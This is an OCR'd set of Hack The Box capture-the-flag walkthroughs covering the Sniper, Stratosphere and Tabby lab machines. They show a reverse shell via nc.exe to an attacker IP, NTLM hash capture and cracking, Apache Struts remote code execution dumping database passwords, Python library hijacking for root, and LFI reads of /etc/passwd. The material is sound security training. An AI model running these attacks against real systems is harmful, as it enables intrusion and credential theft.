
We will then be asked the folder in which the project will be saved. We can use the Desktop.




In the next window we will need to click the box to Include HTML files.




Finally we select the file `Instructions.html` we created earlier.



Let's proceed to compile our HTML file. Click on the compile button in the tool bar.



We click compile when prompted. After waiting for a while our CHM file will be created in the same folder.



Copy `instructions.chm` back to our Linux machine, copy it to `/var/www/html` and download it from the server.

```
wget http://10.10.14.23/instructions.chm -o C:\Users\chris\instructions.chm
```

Open Responder on our local machine.

```
python Responder.py -I tun0
```

Next, let's copy `instructions.chm` into `C:\Docs`.

```
copy C:\Users\chris\instructions.chm C:\Docs
```

After a few seconds we will receive the Administrators hash in Responder.

```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.10.151
[SMB] NTLMv2-SSP Username : SNIPER\Administrator
[SMB] NTLMv2-SSP Hash     :
Administrator::SNIPER:f697db46d19d2186:8543DAB47D07971361F9C60DF657BE30:0101000000000000C0653150DE09D201DE2367
3827C68D8F000000000200080053004D0042003300010001E00570049004E002D0050005200480034003900320052005100410046005600
0400140053004D00420033002E006C006F00630061006C0003003400570049004E002D0050005200480034003900320052005100410046
0056002E0053004D00420033002E006C006F00630061006C0005001400530004D00420033002E006C006F00630061006C0007000800C065
3150DE09D2010600040002000000080030003000000000000000000000000030000A15C9DDEA62C28C75FCFA276622BE3FEF7E0313E17
279FB84751B474A7A0FE2A0A0010000000000000000000000000000000000000900200063006900660073002F00310030002E0031003000
2E00310034002E00320033000000000000000000000000
```

Let's place it inside hash.txt and use hashcat to crack it.

```
hashcat -m 5600 --force hash.txt rockyou.txt
```

After a few seconds, it cracks and we see the password **butterfly!#1**. We can use `Invoke-Command` to receive a shell as the local administrator.

Start a new Netcat listener and execute the following commands.

```
nc -lvp 5555
```

```
$password = convertto-securestring -AsPlainText -Force -String "butterfly!#1";
$credential = new-object -typename System.Management.Automation.PSCredential -
argumentlist "SNIPER\Administrator",$password;
Invoke-Command -ComputerName LOCALHOST -ScriptBlock { C:\Users\chris\nc.exe -e
cmd.exe 10.10.14.23 5555} -credential $credential;
```

We receive a shell as administrator, and can access the root flag on the desktop.

Stratosphere

24th September 2018 / Document No D18.100.19

Prepared By: Alexander Reid (Arrexel)

Machine Author: linted

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Stratosphere focuses on the use of an Apache Struts code execution vulnerability which was leveraged in a large-scale breach, resulting in the disclosure of millions of peoples' credit information.

Skills Required

- Basic/intermediate knowledge of Linux
- Basic understanding of Python


Skills Learned

- Identifying and Exploiting Apache Struts
- Exploiting Sudo NOPASSWD
- Hijacking Python libraries

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


Enumeration

Nmap



Nmap finds OpenSSH and Apache Tomcat running on the target.

Dirbuster



Fuzzing finds a **Monitoring** directory, which redirects to a **Welcome.action** page. The .action extension indicates that this is Apache Struts.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

Apache Struts

Exploit: https://github.com/mazen160/struts-pwn

```
root@kali:~/Desktop/writeups/stratosphere/struts-pwn# python struts-pwn.py -u ht
tp://10.10.10.64/Monitoring/example/Welcome.action -c 'id'

[*] URL: http://10.10.10.64/Monitoring/example/Welcome.action
[*] CMD: id
[!] ChunkedEncodingError Error: Making another request to the url.
Refer to: https://github.com/mazen160/struts-pwn/issues/8 for help.
EXCEPTION::::--> ('Connection broken: IncompleteRead(0 bytes read)', IncompleteR
ead(0 bytes read))
Note: Server Connection Closed Prematurely

uid=115(tomcat8) gid=119(tomcat8) groups=119(tomcat8)

[%] Done.
```

Using the above exploit is very straightforward, however there is a fairly restrictive firewall that prevents a basic reverse shell. Viewing the contents of **db_connect** in the current directory exposes some MySQL credentials (admin:admin). Using this, it is possible to obtain the **richard** user's SSH password.

```
root@kali:~/Desktop/writeups/stratosphere/struts-pwn# python struts-pwn.py -u ht
tp://10.10.10.64/Monitoring/example/Welcome.action -c 'mysql -u admin -padmin -e
 "use users;select * from accounts"'

[*] URL: http://10.10.10.64/Monitoring/example/Welcome.action
[*] CMD: mysql -u admin -padmin -e "use users;select * from accounts"
[!] ChunkedEncodingError Error: Making another request to the url.
Refer to: https://github.com/mazen160/struts-pwn/issues/8 for help.
EXCEPTION::::--> ('Connection broken: IncompleteRead(0 bytes read)', IncompleteR
ead(0 bytes read))
Note: Server Connection Closed Prematurely

fullName        password        username
Richard F. Smith        9tc*rhKuG5TyXvUJOrE^5CK7k       richard
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

Python Library Hijacking

Running **sudo -l** reveals that richard is able to run **/usr/bin/python* /home/richard/test.py**, however richard does not have write permissions for the script.

Examining the script shows that **hashlib** is imported. By creating **hashlib.py** in the same directory, python will import this module instead of the real hashlib and execute the contents.

```
richard@stratosphere:~$ ls
Desktop  hashlib.py  test.py  user.txt
richard@stratosphere:~$ cat hashlib.py
import pty

pty.spawn("/bin/bash")
richard@stratosphere:~$ sudo /usr/bin/python3 /home/richard/test.py
root@stratosphere:/home/richard# id
uid=0(root) gid=0(root) groups=0(root)
root@stratosphere:/home/richard# cd /root
root@stratosphere:~# ls
Desktop    Downloads  Pictures  root.txt   Videos
Documents  Music      Public    Templates
root@stratosphere:~#
```

I

Tabby

6th October 2020 / Document No D20.101.115

Prepared By: bertolis

Machine Author: egre55

Difficulty: Easy

Classification: Official

Synopsis

Tabby is a easy difficulty Linux machine. Enumeration of the website reveals a second website that is hosted on the same server under a different vhost. This website is vulnerable to Local File Inclusion. Knowledge of the OS version is used to identify the `tomcat-users.xml` file location. This file yields credentials for a Tomcat user that is authorized to use the `/manager/text` interface. This is leveraged to deploy of a war file and upload a webshell, which in turn is used to get a reverse shell. Enumeration of the filesystem reveals a password protected zip file, which can be downloaded and cracked locally. The cracked password can be used to login to the remote machine as a low privileged user. However this user is a member of the LXD group, which allows privilege escalation by creating a privileged container, into which the host's filesystem is mounted. Eventually, access to the remote machine is gained as `root` using SSH.

Skills Required

- Web Enumeration
- Linux Enumeration

Skills Learned

- Tomcat Text Interface WAR File Upload
- ZIP Cracking
- LXD Abuse


Enumeration

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.188 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.188
```

```
nmap -p$ports -sC -sV 10.10.10.194

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Mega Hosting
8080/tcp open  http    Apache Tomcat
|_http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap output reveals that this is a Ubuntu server, running SSH, Apache and Tomcat on their default ports. Let's enumerate the website titled "Mega Hosting".


```
http://10.10.10.194/
```



This a website for a company that provides hosting services. Having a closer at the website, there is a link stating that the company has recently recovered from a data breach. The link points to `http://megahosting.htb/news.php?file=statement`. Let's add this domain name to the `/etc/hosts` file.

```
sudo -- sh -c "echo '10.10.10.194    megahosting.htb' >> /etc/hosts"
```

Now let's click the link again.




We apologise to all our customers for the previous data breach.

We have changed the site to remove this tool, and have invested heavily

in more secure servers

We notice that we are being redirected to `http://megahosting.htb/news.php?file=statement`. It's worth noting that `statement` seems to be a filename passed as input to the parameter `file` of the page `news.php`. Let's check if this is vulnerable to Local File Inclusion (LFI), by trying to load `/etc/passwd`.


```
http://megahosting.htb/news.php?file=/etc/passwd
http://megahosting.htb/news.php?file=../etc/passwd
http://megahosting.htb/news.php?file=../../etc/passwd
http://megahosting.htb/news.php?file=../../../etc/passwd
http://megahosting.htb/news.php?file=../../../../etc/passwd
```




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
tomcat:x:997:997::/opt/tomcat:/bin/false
mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
ash:x:1000:1000:clive:/home/ash:/bin/bash

```

Of the above payloads, `../../../../etc/passwd` was successful. We note that `ash` is a system user.

Let's try to access Tomcat on port 8080.



It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat9/webapps/ROOT/index.html`

Tomcat veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat9` and `CATALINA_BASE` in `/var/lib/tomcat9`, following the rules from `/usr/share/doc/tomcat9-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:

tomcat9-docs: This package installs a web application that allows to browse the Tomcat 9 documentation locally. Once installed, you can access it by clicking here.

tomcat9-examples: This package installs a web application that allows to access the Tomcat 9 Servlet and JSP examples. Once installed, you can access it by clicking here.


tomcat9-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the manager webapp and the host-manager webapp.

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat9/tomcat-users.xml`.

